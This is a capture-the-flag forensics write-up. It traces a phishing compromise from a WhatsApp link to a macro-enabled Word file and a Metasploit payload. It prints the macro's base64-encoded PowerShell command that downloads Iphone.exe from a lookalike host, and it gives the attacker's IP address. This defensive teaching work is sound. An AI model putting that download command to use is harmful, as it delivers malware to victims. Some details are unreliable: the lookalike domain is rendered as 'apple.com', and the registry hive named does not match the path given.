Challenge: Phishy Lab

Platform: CyberDefenders

Category: Endpoint Forensics

Difficulty: Medium

Tools Used: FTK Imager, Autopsy, Registry Explorer, WhatsApp Viewer, CyberChef, Olevba, oledump.py, BrowsingHistoryView, PasswordFox, VirusTotal

Summary: This lab involves investigating a Windows host infected by a macro enabled Word document delivered via a WhatsApp message link. You are provided with a logical image (AD1 file) to analyse, you can use any tools you desire. I found this lab really enjoyable, I learnt a lot regarding WhatsApp forensics along with how you can recover passwords from Firefox via PasswordFox among other things.

Scenario: A company's employee joined a fake iPhone giveaway. Our team took a disk image of the employee's system for further analysis.
As a soc analyst, you are tasked to identify how the system was compromised.

What is the hostname of the victim machine?

TLDR: Use FTK Imager to export the SOFTWARE registry hive. Parse this hive using Registry Explorer, and navigate to CurrentCOntrolSet\Control\ComputerName\Computer to find the hostname of the victim.


The hostname, also known as the computer name, is located within registry at the following path:

- `SYSTEM\CurrentControlSet\Control\ComputerName\ComputerName`


In this lab, we are given a disk image. Therefore, to analyse the registry we need to export the registry hives. These hives are located at:

- `%SYSTEMROOT%/System32/config`

We can use FTK Imager to export all the necessary hives, in my case I am going to export the SYSTEM, SAM, SECURITY, and SOFTWARE hives (make sure to export the transaction logs as well):



To parse these registry hives, we can use an incredible tool called Registry Explorer by Eric Zimmerman. Once you have loaded the SYSTEM hive (including the transaction logs), navigate to the registry path provided in the beginning to find the hostname:



Value Name	Value Type	Data
(default)	RegSz	mnmsrvc
ComputerName	RegSz	WIN-NF3JQEU4G0T

Answer: WIN-NF3JQEU4G0T

What is the messaging app installed on the victim machine?


TLDR: Navigate to AppData\Local and look for a folder named after a popular messaging app.

There are multiple ways of approaching this question. The Windows Registry maintains a lot of information regarding installed programs. The Installed Programs artifact retains information such as the name of the installed application, version, size, publisher, location, and much more. Evidence of installed applications are found within the following registry keys:

- `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall`
- `HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Uninstall`
- `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths`

As you can see, all keys are located within the SOFTWARE hive. Therefore, we can use Registry Explorer to parse the SOFTWARE hive. After exploring these keys, I found nothing of interest.

Another approach is to look at the AppData\Local directory, which contains application-specific data like user settings, cached files, etc. This is a great way of identifying installed applications:




Here we can find a folder for WhatsApp, which is a popular messaging app.

Answer: WhatsApp


The attacker tricked the victim into downloading a malicious document. Provide the full download URL.

TLDR: Navigate to File Views > File Types > By Extension > Databases in Autopsy and export the msgstore.db file. You can then load this file into WhatsApp Viewer to find the URL.


Typically for a question like this I would explore the user's browsing history, however, given that we just discovered WhatsApp on the machine, the link was likely provided via a WhatsApp message. If you navigate to Semah's Downloads directory, we can find a word document called IPhone-Winners.doc:




If you copy the hash of this file and submit it to VirusTotal, we can see that it receives a significant number of detections:



After researching about WhatsApp forensics, I came across a tool called WhatsApp Viewer that let's you view chats stored within the msgstore.db file. To make this process easier, I first exported the files within the provided image using FTK Imager and processed them using Autopsy. Once Autopsy has finished processing the files, you can navigate to File Views > File Types > By Extension > Databases:



To export this DB file, right-click it and select Extract File(s):



We can now parse this file using WhatsApp viewer to look through the users' messages:

Here we can find the IPhone-Winners.doc file we discovered earlier, being downloaded from http://apple.com, which is impersonate apple.com.

Answer: http://apple.com/IPhone-Winners.doc

Multiple streams contain macros in the document. Provide the number of the highest stream.


TLDR: Use oledump.py against the identified word document to identify what streams contain macros.

To detect and extract macros, we can use a tool called olevba. Start by exporting the malicious Word document found within the Downloads directory of Semah:


I'm personally going to use REMnux, which is a Linux toolkit used for analysing malware. It comes preinstalled with a bunch of tools, including olevba. The syntax is simple:

```
remnux@remnux:~$ olevba IPhone-Winners.doc
```

Here we can find a VBA macro called iphoneevil.bas, containing obfuscated code:



Another tool we can use is called oledump, which searches through all streams within the document and identifies those that contain macros:




This indicates that only two streams contain macros as signified by the capital letter “M” next to the stream number. In this case, the highest stream that contains a macro is 10.

Answer: 10

The macro executed a program. Provide the program name?

TLDR: Use the --deobf flag in olevba to deobfuscate the malicious macro found in stream 10.

As discovered earlier in the output of olevba, the iphoneevil.bas macro (stream 10), contained obfuscated code:



To debofuscate this code, we can use the --deobf flag within olevba:

```
olevba --deobf IPhone-Winners.doc
```

This extracts the following base64 encoded string:

```
|VBA string|aQBuAHYAbwBrAGUALQB3
|          |AGUAYgByAGUAcQB1AGUA
|          |cwB0ACAALQBVAHIAaQAg
|          |ACcAaAB0AHQAcAA6AC8A
|          |LwBhAHAAcABJAGUALgBj
|          |AG8AbQAvAEkAcABoAG8A
|          |bgBlAC4AZQB4AGUAJwAg
|          |AC0ATwB1AHQARgBpAGwA
|          |ZQAgACcAQwA6AFwAVABl
|          |AG0AcABcAEkAUABoAG8A
|          |bgBlAC4AZQB4AGUAJwAg
|          |AC0AVQBzAGUARABlAGYA
|          |YQB1AGwAdABDAHIAZQBk
|          |AGUAbgB0AGkAYQBsAHMA
```

We can use CyberChef to decode this string like as follows:

This command uses the Invoke-WebRequest PowerShell cmdlet to download a binary called Iphone.exe from the malicious typosquating domain we identified previously. It saves this file to the Temp folder. Therefore, the program that was executed is PowerShell, as this command only retrieves the Iphone.exe binary, it doesn't execute it.

Answer: powershell

The macro downloaded a malicious file. Provide the full download URL.

The URL used to download the malicious file was discovered in the decoded output from the previous question.

Answer: http://apple.com/Iphone.exe

Where was the malicious file downloaded to? (Provide the full path)


As discussed previously, the Iphone.exe file was downloaded to the Temp directory.

Answer: C:\Temp\IPhone.exe


What is the name of the framework used to create the malware?

TLDR: Submit the MD5 or SHA1 hash of the malware downloaded via the PowerShell command discovered within the malicious macro to VirusTotal. Focus on a framework that gets mentioned by multiple vendors.

Let's start by retrieving the MD5 or SHA1 hash of the malware (Iphone.exe) located within the Temp directory:



If you submit the hash to VirusTotal, you can see that it receives a lot of detections:



Most notably are the Meterpreter and Metasploit labels given by the vendors:


Acronis (Static ML)	Suspicious	AhnLab-V3	Trojan/Win32.Shell.R1283
Alibaba	Malware:Win32/km_2461f.None	AliCloud	Backdoor:Win/meterpreter.A
ALYac	Trojan.CryptZ.Marte.1.Gen	Antiy-AVL	Trojan/Win32.Rozena
Arcabit	Trojan.CryptZ.Marte.1.Gen	Arctic Wolf	Unsafe
Avast	Win32:Meterpreter-C [Trj]	AVG	Win32:Meterpreter-C [Trj]
Avira (no cloud)	TR/Patched.Gen2	BitDefender	Trojan.CryptZ.Marte.1.Gen
Bkav Pro	W32.FamVT.RorenNHc.Trojan	ClamAV	Win.Trojan.Swrort-5710536-0
CrowdStrike Falcon	Win/malicious_confidence_100% (W)	CTX	Exe.trojan.swrort
Cynet	Malicious (score: 100)	DeepInstinct	MALICIOUS
DrWeb	Trojan.Swrort.1	Elastic	Windows.Trojan.Metasploit
Emsisoft	Trojan.CryptZ.Marte.1.Gen (B)	eScan	Trojan.CryptZ.Marte.1.Gen
ESET-NOD32	A Variant Of Win32/Rozena.AA	Fortinet	W32/Rozena.ABV!tr
GData	Win32.Backdoor.Swrort.C	Google	Detected
Gridinsoft (no cloud)	Trojan.Win32.Swrort.zv!s2	Huorong	VirTool/Meterpreter.a
Ikarus	Trojan.Win32.Rozena	Jiangmin	Trojan.Generic.gweiv
K7AntiVirus	Trojan (0058e0f11)	K7GW	Trojan (0058e0f11)
Kaspersky	HEUR:Trojan.Win32.Generic	Kingsoft	Win32.Trojan.Generic.a

Meterpeter is a powerful Metasploit attack payload that enables a threat actor to run commands on the victim host by spawning a shell and establishing a communication channel back to the threat actor.

Answer: Metasploit

What is the attacker's IP address?

If you navigate to the Behaviour tab in VirusTotal for the hash we uploaded previously, we can see one IP under the Memory Pattern IPs section:



This refers to IP addresses found within a file's process memory during sandbox execution.

Answer: 155.94.69.27


The fake giveaway used a login page to collect user information. Provide the full URL of the login page?

TLDR: Look through Samah's Firefox browsing history using a tool like BrowsingHistoryView or DB Browser for SQLite.

To determine the login page used to collect user information, let's investigate the user's browsing history. If you navigate to:

- `C:\Users\Semah\AppData\Roaming\Mozilla\Firefox\Profiles\pyb51….`

We can find a SQLite database called places.sqlite that contains the browsing history for Semah. If you export this file, we can use BrowsingHistoryView to parse this database file and view the user's browsing history:


BrowsingHistoryView

File Edit View Options Help

URL	Title	Visit Time	Visit Count	Visited From	Visit Type
http://apple.competitions.com/rules		20/03/2021 10:04:50 AM	1	http://apple.competitio...	Temporary Redirect
http://apple.competitions.com/		20/03/2021 10:04:50 AM	1	http://apple.competitio...	Link
http://apple.com/IPhone.doc		20/03/2021 10:04:49 AM	1	http://apple.com/winners	Temporary Redirect
http://apple.com/winners		20/03/2021 10:04:49 AM	2		Typed URL
http://apple.competitions.com/		20/03/2021 10:04:45 AM	1	http://apple.competitio...	Link
http://apple.competitions.com/rules		20/03/2021 10:04:42 AM	1	http://apple.competitio...	Link
http://apple.competitions.com/login.php		20/03/2021 10:04:27 AM	2	http://apple.competitio...	Temporary Redirect
http://apple.competitions.com/rules		20/03/2021 10:04:27 AM	1	http://apple.com/IPhon...	Permanent Redirect
http://apple.com/IPhone12_competitions		20/03/2021 10:04:27 AM	1		Typed URL
http://apple.com/competitions		20/03/2021 10:04:22 AM	2		Typed URL
http://apple.com/winners		20/03/2021 10:04:09 AM	2	http://apple.com/comp...	Link
http://apple.com/competitions		20/03/2021 10:03:37 AM	2		Typed URL
https://twitter.com/FwordTeam	Fword (@FwordTeam) / Twitter	20/03/2021 10:02:42 AM	2	https://fword.wtf/	Link
https://twitter.com/BenaliSemah	Semah BenAli (@BenaliSemah) / Twitter	20/03/2021 10:02:27 AM	2		Link
https://fword.wtf/	Fword CTF	20/03/2021 10:02:19 AM	2		Typed URL
https://google.com/	google	20/03/2021 10:02:17 AM	2		Typed URL
https://www.youtube.com/watch?v=Rp50e5rtfkA	「AMV」Sun Wukong || Jin Mori - YouTube	20/03/2021 5:56:25 AM	1		Typed URL
https://google.com/	google	20/03/2021 5:56:21 AM	2		Typed URL
https://fword.wtf/	Fword CTF	20/03/2021 5:56:13 AM	2		Typed URL
https://twitter.com/FwordTeam	Fword (@FwordTeam) / Twitter	20/03/2021 5:56:07 AM	2		Typed URL
https://twitter.com/BenaliSemah	Semah BenAli (@BenaliSemah) / Twitter	20/03/2021 5:56:03 AM	2		Typed URL
https://www.mozilla.org/en-US/privacy/firefox/	Firefox Privacy Notice — Mozilla	20/03/2021 5:46:34 AM	1	https://www.mozilla.org...	Permanent Redirect
https://www.mozilla.org/privacy/firefox/		20/03/2021 5:46:34 AM	1		Link

